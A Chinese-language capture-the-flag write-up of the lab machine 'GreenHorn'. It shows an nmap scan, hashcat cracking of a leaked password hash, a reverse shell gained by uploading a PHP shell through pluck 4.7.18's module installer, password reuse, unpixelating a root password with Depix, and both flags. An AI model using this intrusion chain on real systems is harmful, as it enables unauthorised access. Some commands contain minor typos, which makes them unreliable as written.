

GreenHorn,pluck[漏洞]、pdfimages(pdf->獲取像素圖)、Depix tool(像素->純文字)

```
└─# nmap -sCV -p22,80,3000 -A 10.10.11.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-23 01:47 PDT
Nmap scan report for greenhorn.htb (10.10.11.25)
Host is up (0.23s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
|_  256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
80/tcp    open  tcpwrapped
| http-title: 502 Bad Gateway
|_ Requested resource was http://greenhorn.htb/?file=welcome-to-greenhorn
|_ http-server-header: nginx/1.18.0 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/data/ /docs/
3000/tcp  open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=98ab00d6b97b4e60; Path=/; HttpOnly;
SameSite=Lax
|     Set-Cookie:
_csrftoken=pAnndBGLHn0lw3BGETceid9fKpk6MTcyMTcyNDQ2MzYxNTY5NzIwOA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 23 Jul 2024 08:47:43 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
```

```
| <head>
| <meta name="viewport" content="width=device-width, initial-scale=1">
| <title>GreenHorn</title>
| <link rel="manifest"
href="data:application/json;base64,eyJ1IjojR3JlZW5Ib3JuIiwic2hvcnRfbmFtZSI6IkdyZWVuSG9ybiIsInN0YXJ0X3VybCI6Imh0dHA6Ly9ncmVlbmhhvcm4uaHRiOjMwMDAvIiwiaWVbnMiolt7InNyYyI6Imh0dHA6Ly9ncmVlbmhhvcm4uaHRiOjMwMDAvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcyI6IjUxMng1MTIifSx7InNyYyI6Imh0dHA6Ly9ncmVlbmhhvcm4uaHRiOjMwMDAvYX
```

```
| HTTPOptions:
| HTTP/1.0 405 Method Not Allowed
| Allow: HEAD
| Allow: GET
| Cache-Control: max-age=0, private, must-revalidate, no-transform
| Set-Cookie: i_like_gitea=eb9b826a0f737bb3; Path=/; HttpOnly;
SameSite=Lax
| Set-Cookie:
_csrf=yk1NVhwtP0Z9p3T76wDrl8zWoGA6MTcyMTcyNDQ3MDc2MDk3NzMxNQ; Path=/; Max-
Age=86400; HttpOnly; SameSite=Lax
| X-Frame-Options: SAMEORIGIN
| Date: Tue, 23 Jul 2024 08:47:50 GMT
|_ Content-Length: 0
```

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :


```
SF-Port3000-TCP:V=7.94SVN%I=7%D=7/23%Time=669F6E2F%P=aarch64-unknown-linux
SF:-gnu%(GenericLines,67,"HTTP/1.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
SF:\x20Bad\x20Request")%(GetRequest,2F20,"HTTP/1.0\x20200\x20K\r\nCache
SF:-Control:\x20max-age=0,\x20private,\x20must-revalidate,\x20no-transform
SF:\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nSet-Cookie:\x20i_li
SF:ke_gitea=98ab00d6b97b4e60;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nS
SF:et-Cookie:\x20_csrf=pAnndBGLHn0lW3BGETceiD9fKpk6MTcyMTcyNDQ2MzYxNTY5NzI
SF:w0A;\x20Path=/;\x20Max-Age=86400;\x20HttpOnly;\x20SameSite=Lax\r\nX-Fra
SF:me-Options:\x20SAMEORIGIN\r\nDate:\x20Tue,\x2023\x20Jul\x202024\x2008:4
SF:7:43\x20GMT\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en-US\"\x20class
SF:=\"theme-auto\">\n<head>\n\t<meta\x20name=\"viewport\"\x20content=\"wid
SF:th=device-width,\x20initial-scale=1\">\n\t<title>GreenHorn</title>\n\t<
SF:link\x20rel=\"manifest\"\x20href=\"data:application/json;base64,eyJ1IjojR3JlZW5Ib3JuIiwic2hvcnRfbmFtZSI6IkdyZWVuSG9ybiIsInN0YXJ0X3VybCI6Imh0dHA6Ly9ncmVlbmhhvcm4uaHRiOjMwMDAvIiwiaWVbnMiolt7InNyYyI6Imh0dHA6Ly9ncmVlbmhhvcm4uaHRiOjMwMDAvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcyI6IjUxMng1MTIifSx7InNyYyI6Imh0dHA6Ly9ncmVlbmhhvcm4uaHRiOjM
```

```
SF:wMDAvYX")%r(Help,67,"HTTP/1\.\1\x20400\x20Bad\x20Request\r\nContent-Type
SF::\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x2
SF:0Bad\x20Request")%r(HTTPOptions,197,"HTTP/1\.\0\x20405\x20Method\x20Not\
SF:x20Allowed\r\nAllow:\x20HEAD\r\nAllow:\x20GET\r\nCache-Control:\x20max-
SF:age=0,\x20private,\x20must-revalidate,\x20no-transform\r\nSet-Cookie:\x
SF:20i_like_gitea=eb9b826a0f737bb3;\x20Path=/;\x20HttpOnly;\x20SameSite=La
SF:x\r\nSet-Cookie:\x20_csrf=yk1NVhwtP0Z9p3T76wDrl8zWoGA6MTcyMTcyNDQ3MDc2M
SF:Dk3NzMxNQ;\x20Path=/;\x20Max-Age=86400;\x20HttpOnly;\x20SameSite=Lax\r\
SF:nX-Frame-Options:\x20SAMEORIGIN\r\nDate:\x20Tue,\x2023\x20Jul\x202024\x
SF:2008:47:50\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,67,"H
SF:TTP/1\.\1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20ch
SF:arset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request");
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Thecus 4200 or N5500 NAS device (Linux 2.6.33) (93%),
Linux 5.4 (93%), Linux 3.1 (92%), Linux 3.2 (92%), AXIS 210A or 211 Network
Camera (Linux 2.6.17) (92%), Linksys WRV54G WAP (91%), Linux 5.0 (90%), ASUS
RT-N56U WAP (Linux 3.4) (90%), Linux 3.16 (90%), Android 4.0 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1    291.73 ms 10.10.14.1
2    291.80 ms greenhorn.htb (10.10.11.25)


OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.60 seconds
```

80Port有找到登入介面



進行sql、LFI失敗
目錄爆破無發現異常

3000Port類似於github，找到類似於passwd的文件




進行hash解碼獲取

```
hashcat -m 1700 passwd --potfile-disable /usr/share/wordlists
```

```
passwd : iloveyou1
```

80web登入後。

發現版本：pluck 4.7.18



可使用此漏洞：<https://www.exploit-db.com/exploits/51592>

此漏洞執行失敗。。。。

但可以手動(成功)

<http://greenhorn.htb/admin.php?action=installmodule> =>需上傳zip檔

製作一個shell.php並壓縮

```
-rw-rw-r-- 1 root root 5489 7月 23 04:38 shell.php
-rw-r--r-- 1 root root 2417 7月 23 04:39 sh.zip
```

上傳後，壓縮檔就是其中一個目錄，後面就是壓縮檔內的php檔案。讀取url就反彈成功

[http://greenhorn.htb/data/modules/sh\(壓縮檔\)/shell.php\(壓縮檔內的php\)](http://greenhorn.htb/data/modules/sh(壓縮檔)/shell.php(壓縮檔內的php))

```
nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.25] 50444
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
11:49:44 up 1:34, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
w$ hoami
www-data
$
```

有2個使用者，但不知道密碼，

```
www-data@greenhorn:/tmp$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
git:x:114:120:Git Version Control,,,:/home/git:/bin/bash
junior:x:1000:1000::/home/junior:/bin/bash
www-data@greenhorn:/tmp$
```

已知 `junior` 可進去目錄但無法讀取檔案

找不到config檔、有關DB，

測試看看前面的密碼(成功)

```
username : junior
passwd : iloveyou1
```


```
www-data@greenhorn:~/html/pluck/data/settings$ su junior
Password:
junior@greenhorn:/var/www/html/pluck/data/settings$ id
uid=1000(junior) gid=1000(junior) groups=1000(junior)
junior@greenhorn:/var/www/html/pluck/data/settings$ whoami
junior
junior@greenhorn:/var/www/html/pluck/data/settings$
```

user flag

```
junior@greenhorn:~$ ls
user.txt  'Using OpenVAS.pdf'
junior@greenhorn:~$ cat user.txt
f1c7fb27ae88be17d09f7259408cc1a4
```


將pdf傳回kali

被隱藏的密碼？



使用pdfimages工具，擷取pdf的像素或點陣圖

```
pdftimages -png OpenVAS.pdf output.png
```



使用 **Depix** 工具將像素恢復純文字

Depix githib : <https://github.com/spipm/Depix>

參考範例：

```
python3 depix.py -p ../output.png-000.png -s  
images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o  
../output2.png
```

最多只能解這樣。。。



慢慢輸入密碼： **sidefromsidetheothersidesidefromsidetheotherside**

快眼瞎了～

```
junior@greenhorn:~$ su root  
Password:  
root@greenhorn:/home/junior# id  
uid=0(root) gid=0(root) groups=0(root)  
root@greenhorn:/home/junior# whoami  
root  
root@greenhorn:/home/junior#
```


root flag

```
root@greenhorn:~# ls
cleanup.sh  restart.sh  root.txt
root@greenhorn:~# cat root.txt
781d33812280a007abfa3c08cc779557
root@greenhorn:~#
```